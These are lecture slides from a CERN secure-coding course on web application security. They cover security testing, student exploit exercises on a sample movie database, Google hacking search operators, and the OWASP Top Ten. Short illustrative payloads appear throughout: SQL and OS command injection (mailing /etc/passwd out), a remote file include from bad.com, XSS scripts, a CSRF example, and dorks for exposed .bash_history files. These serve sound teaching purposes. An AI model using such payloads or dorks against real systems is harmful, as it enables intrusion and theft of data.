
Security tools  
that are disabled,  
or impossible to use

# Coding - summary

- learn to design and **develop high quality software**
- read and **follow relevant guidelines**, books, courses, checklists for security issues
- **enforce secure coding standards** by peer-reviews, using relevant tools

# Security testing



- **Testing security** is harder than testing functionality
- Include security testing in your **testing plans**
  - black box testing  
(without inside knowledge)
  - white box testing  
(knowing the code, config etc.)



- Systematic approach: **components**, **interfaces**, input/output **data**
- Simulate **hostile environment**
  - injecting incorrect data: wrong type, zero-length, NULL, random


# Further reading

Michael Howard, David LeBlanc  
*Writing Secure Code*



Mark G. Graff,  
Kenneth R. van Wyk  
*Secure Coding:  
Principles and Practices*

Michael Howard, David LeBlanc, John Viega  
*24 Deadly Sins of Software Security*





# Message

- Security – in each phase of software development
  - not added after implementation
- Build **defense-in-depth**
- Follow the **least privilege** rule
- **Malicious input** is your worst enemy!
  - so validate all user input

# Things to avoid



**Security measures that can be easily bypassed**

# Thank you!



<http://www.flickr.com/photos/calavera/65098350>

## Any questions?

Sebastian.Lopienski@cern.ch

## *Exercises*


# Software security

# Exercises

- Small pieces of code in C, Java, shell, PHP, HTML/JS

sample	C		bash	Java	PHP					HTML
#1	#1	#2	#1	#1	#1					#1
					question 1	question 2	question 3	question 4	question 5	

- **Find security vulnerabilities**
  - feel free to research online!
- **Exploit them**
  - as an external attacker, without changing the code
- Think how would you **fix them**
- Any order – start with your programming language
- HTML exercise is an optional (and difficult) challenge



A(nother) great, secure movie database - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://pcitd71/movies/index.php?p=movie&id=1

A(nother) great, secure movie data...

## A(nother) great, secure movie database

[home](#) [all movies](#) [search](#) [best movies](#) [worst movies](#) [movies on the web](#)

---

### Apocalypse Now (1979)

Director: Francis Ford Coppola  
 Starring: Marlon Brando, Martin Sheen, Robert Duvall etc.

Rating: 9.2381 / 10 (21 people voted)

Give your rating for this movie:  
 (horrible) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#) [10](#) (great)

---

Add your comment:

Comments:

- This movie is great, but a bit too long...

---

Last modified: May 13 2009 16:35:59.

# PHP

PHP exercise is a sample Web application

“Movie database”

- play with it a bit, to see what it can do
- 5 sub-questions about different vulnerabilities  
=> because Web applications are often vulnerable
- **even if you don't know PHP, try it** – it's easy  
(and you may need it one day)

# Hints, solutions, answers

If you don't know how to proceed, **see the hint**

If you are still stuck, **see the solution**

Start with the **sample exercise** to see how hints and solutions work

When **providing answers**:

- try different things
- call me if you are sure that you have a good answer, but docs don't accept it

After providing a correct answer => **read the solution**  
(you may still learn something interesting!)



# The goal

- **Complete at least 3 exercises**
  - displaying hints and even solutions is OK
  - the more exercises completed the better
- **Competition**: which team solves most (all?) exercises?
  - (without seeing solutions)
- But the main goal is TO LEARN



1. Go to <https://cern.ch/csc-security>

2. Log in with your **CERN account**

3. Enter your table number + both names

Your name(s) is/are

4. Follow instructions from the “Download” section

- **Download**

Download and prepare the exercises

5. Visit the “Movie Database” app:


























<https://whitehat.cern.ch/movies?key=xxxxxxx>

## *Lecture 3*

# Web Application Security

# Software is vulnerable

## Secunia security advisories from a single day

Ubuntu update for firefox	759 views	
Red Hat update for firefox	656 views	
Cisco Content / IronPort Security Management Appliance Web Framework Cross-Site Scripting Vulnerability	590 views	
IBM Rational ClearCase OpenSSL Information Disclosure and Denial of Service Vulnerabilities	541 views	
HP StoreOnce D2D Backup Systems Undocumented User Account Security Issue	485 views	
Cisco Appliances Multiple Vulnerabilities	787 views	
Cisco IronPort Web Security Appliance Multiple Vulnerabilities	578 views	
Xen Page Reference Counting Denial of Service Vulnerability	490 views	
IBM WebSphere Appliance Management Center OpenSSL Weakness and Java Vulnerability	560 views	
IBM WebSphere Appliance Management Center OpenSSL Weakness and Java Vulnerability	512 views	
Apache XML Security XPointer Expressions Processing Buffer Overflow Vulnerability	686 views	
POST-MAIL Unspecified Cross-Site Scripting Vulnerability	855 views	
CLIP-MAIL Unspecified Cross-Site Scripting Vulnerability	596 views	
Cisco Prime Central for HCS Assurance HTTP Replies Information Disclosure Security Issue	388 views	
Ubuntu update for thunderbird	458 views	
Xaraya Two Cross-Site Scripting Vulnerabilities	317 views	
Red Hat update for thunderbird	356 views	
Cisco Unified Communications Manager Unified Serviceability Cross-Site Request Forgery Vulnerability	428 views	
ZamFoo Reseller "date" Command Injection Vulnerability	367 views	
Sophos UTM Unspecified IPv6 Denial of Service Vulnerability	503 views	
SUSE update for darktable	369 views	
AirLive WL-2600CAM IP Camera Security Bypass Security Issue	356 views	
SUSE update for wireshark	444 views	
WordPress Slash WP Theme "jPlayer" Cross-Site Scripting Vulnerability	486 views	
Drupal Fast Permissions Administration Module Security Bypass Security Issue	549 views	
IceWarp Mail Server Cross-Site Scripting and XML External Entities Vulnerabilities	313 views	

# Focus on Web applications – why?

Web applications are:

- often much more useful than desktop software => popular
- often **publicly available**
- **easy target** for attackers
  - finding vulnerable sites, automating and scaling attacks
- easy to develop
- not so easy to develop well and securely
- often **vulnerable**, thus making the server, the database, internal network, data etc. **insecure**

# Threats

- **Web defacement**
  - ⇒ loss of reputation (clients, shareholders)
  - ⇒ fear, uncertainty and doubt
- **information disclosure** (lost data confidentiality)
  - e.g. business secrets, financial information, client database, medical data, government documents
- **data loss** (or lost data integrity)
- **unauthorized access**
  - ⇒ functionality of the application abused
- **denial of service**
  - ⇒ loss of availability or functionality (and revenue)
- **“foot in the door”** (attacker inside the firewall)

# An incident in September 2008



**Telegraph.co.uk**

**BEST CONSUMER ONLINE PUBLISHER**

Home News Sport Business Travel Jobs Motoring Telegraph TV

Earth home Earth news Earth watch Comment Charles Clover Greener living

**Hackers infiltrate Large Hadron Collider systems and mock IT security**

By Roger Highfield, Science Editor

Last Updated: 4:01pm BST 12/09/2008

News Site of the Year | The 2008 Newspaper Awards

**TIMESONLINE**

NEWS COMMENT BUSINESS MONEY SPORT LIFE & STYLE TRAVEL DRIVING

UK NEWS WORLD NEWS POLITICS ENVIRONMENT WEATHER TECH & WEB TIMES ONLINE

Where am I? Home News UK News Science News

From The Times

September 13, 2008

**Hackers break into CERN computer – to show up its 'schoolkid' security**

# HTTP etc. – a quick reminder

Web browser  
(IE, Firefox...)



**GET** /index.html HTTP/1.1

HTTP/1.1 200 OK



Web server  
(Apache, IIS...)

**POST** login.php HTTP/1.1

Referer: index.html

[...]

username=abc&password=def

HTTP/1.1 200 OK




**Set-Cookie: SessionId=87325**



Executing PHP  
login.php



executing  
JavaScript



**GET** /list.php?id=3 HTTP/1.1

**Cookie: SessionId=87325**

HTTP/1.1 200 OK





# Google hacking

- Finding (potentially) vulnerable Web sites is easy with **Google hacking**
- Use special search operators: (more at <http://google.com/help/operators.html>)
  - only from given domain (e.g. abc.com): `site:abc.com`
  - only given file extension (e.g. pdf): `filetype:pdf`
  - given word (e.g. *secret*) in page title: `intitle:secret`
  - given word (e.g. *upload*) in page URL: `inurl:upload`
- Run a Google search for:
 

```
intitle:index.of .bash_history
-inurl:https login
"Cannot modify header information"
"ORA-00933: SQL command not properly ended"
```
- Thousands of queries possible! (look for GHDB, Wikto)



for your favourite domain:  
`site:domain.com`

# OWASP Top Ten



- **OWASP** (Open Web Application Security Project)

Top Ten flaws [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)

- **A1 Injection**
- **A2 Broken Authentication**
- **A3 Sensitive Data Exposure**
- **A4 XML External Entities (XXE)**
- **A5 Broken Access Control**
- **A6 Security Misconfiguration**
- **A7 Cross-Site Scripting (XSS)**
- **A8 Insecure Deserialization**
- **A9 Using Components with Known Vulnerabilities**
- **A10 Insufficient Logging and Monitoring**

# A1: Injection flaws

- Executing code provided (injected) by attacker

- SQL injection

```
select count(*) from users where name = '$name'  
and pwd = 'anything' or 'x' = 'x';
```

- OS command injection

```
cat confirmation.txt | mail me@fake.com;  
cat /etc/passwd      | mail me@real.com
```

- LDAP, XPath, SSI injection etc.

- Solutions:

- **validate** user input

- **escape** values (use escape functions)

' -> \'

- use **parameterized queries** (SQL)

- enforce **least privilege** when accessing a DB, OS etc.

# Similar to A1: Malicious file execution

- Remote, hostile content provided by the attacker is included, processed or invoked by the web server
- **Remote file include** (RFI) and **Local file include** attacks:

```
include($_GET["page"] . ".php");
```

http://site.com/?page=home

```
L> include("home.php");
```

http://site.com/?page=http://bad.com/exploit.txt?

```
L> include("http://bad.com/exploit.txt?.php");
```

http://site.com/?page=C:\ftp\upload\exploit.png%00

```
L> include("C:\ftp\upload\exploit.png");
```

- Solution: **validate** input, **harden** PHP config

string ends at  
%00, so .php  
not added

# A5: Broken Access Control

- Missing access control for privileged actions:

`http://site.com/admin/` (authorization required)

`http://site.com/admin/adduser?name=X` (accessible)

- ... when accessing files:

`http://corp.com/internal/salaries.xls`

`http://me.net/No/One/Will/Guess/82534/me.jpg`

- ... when accessing objects or data

`http://shop.com/cart?id=413246` (your cart)

`http://shop.com/cart?id=123456` (someone else's cart ?)

- Solution

- add missing authorization 😊

- don't rely on security by obscurity – it will not work!

# A7: Cross-site scripting (XSS)

- **Cross-site scripting (XSS)** vulnerability
  - an application takes user input and sends it to a Web browser without validation or encoding
  - attacker can execute JavaScript code in the victim's browser
  - to hijack user sessions, deface web sites etc.
- **Reflected XSS** – value returned immediately to the browser
  - `http://site.com/search?q=abc`
  - `http://site.com/search?q=<script>alert("XSS");</script>`
- **Persistent XSS** – value stored and reused (all visitors affected)
  - `http://site.com/add_comment?txt=Great!`
  - `http://site.com/add_comment?txt=<script>...</script>`
- **Solution:** **validate** user input, **encode** HTML output

# Cross-site request forgery

- **Cross-site request forgery** (CSRF) – a scenario
  - Alice logs in at bank.com, and forgets to log out
  - Alice then visits a evil.com (or just webforums.com), with:  

```

```
  - Alice's browser wants to display the image, so sends a request to bank.com, without Alice's consent
  - if Alice is still logged in, then bank.com accepts the request and performs the action, transparently for Alice (!)
- There is **no simple solution**, but the following can help:
  - expire early user sessions, encourage users to log out
  - use “double submit” cookies and/or secret hidden fields
- ... or just use **CSRF defenses provided by a web framework**

# Client-server – no trust

- **Don't trust your client**
  - HTTP response header fields like referrer, cookies etc.
  - HTTP query string values (from hidden fields or explicit links)
  - e.g. `<input type="hidden" name="price" value="299">` in an online shop can (and will!) be abused
- **Security on the client side doesn't work (and cannot)**
  - don't rely on the client to perform security checks (validation etc.)
  - e.g. `<input type="text" maxlength="20">` is not enough
  - authentication should be done on the server side, not by the client
  - **Do all security-related checks on the server**



# Summary

- **understand** threats and typical attacks
- **validate**, validate, validate (!)
- **do not trust** the client
- **read** and follow recommendations for your language
- **use** web scanning tools
- **harden** the Web server  
and programming platform configuration

# An incident in September 2008

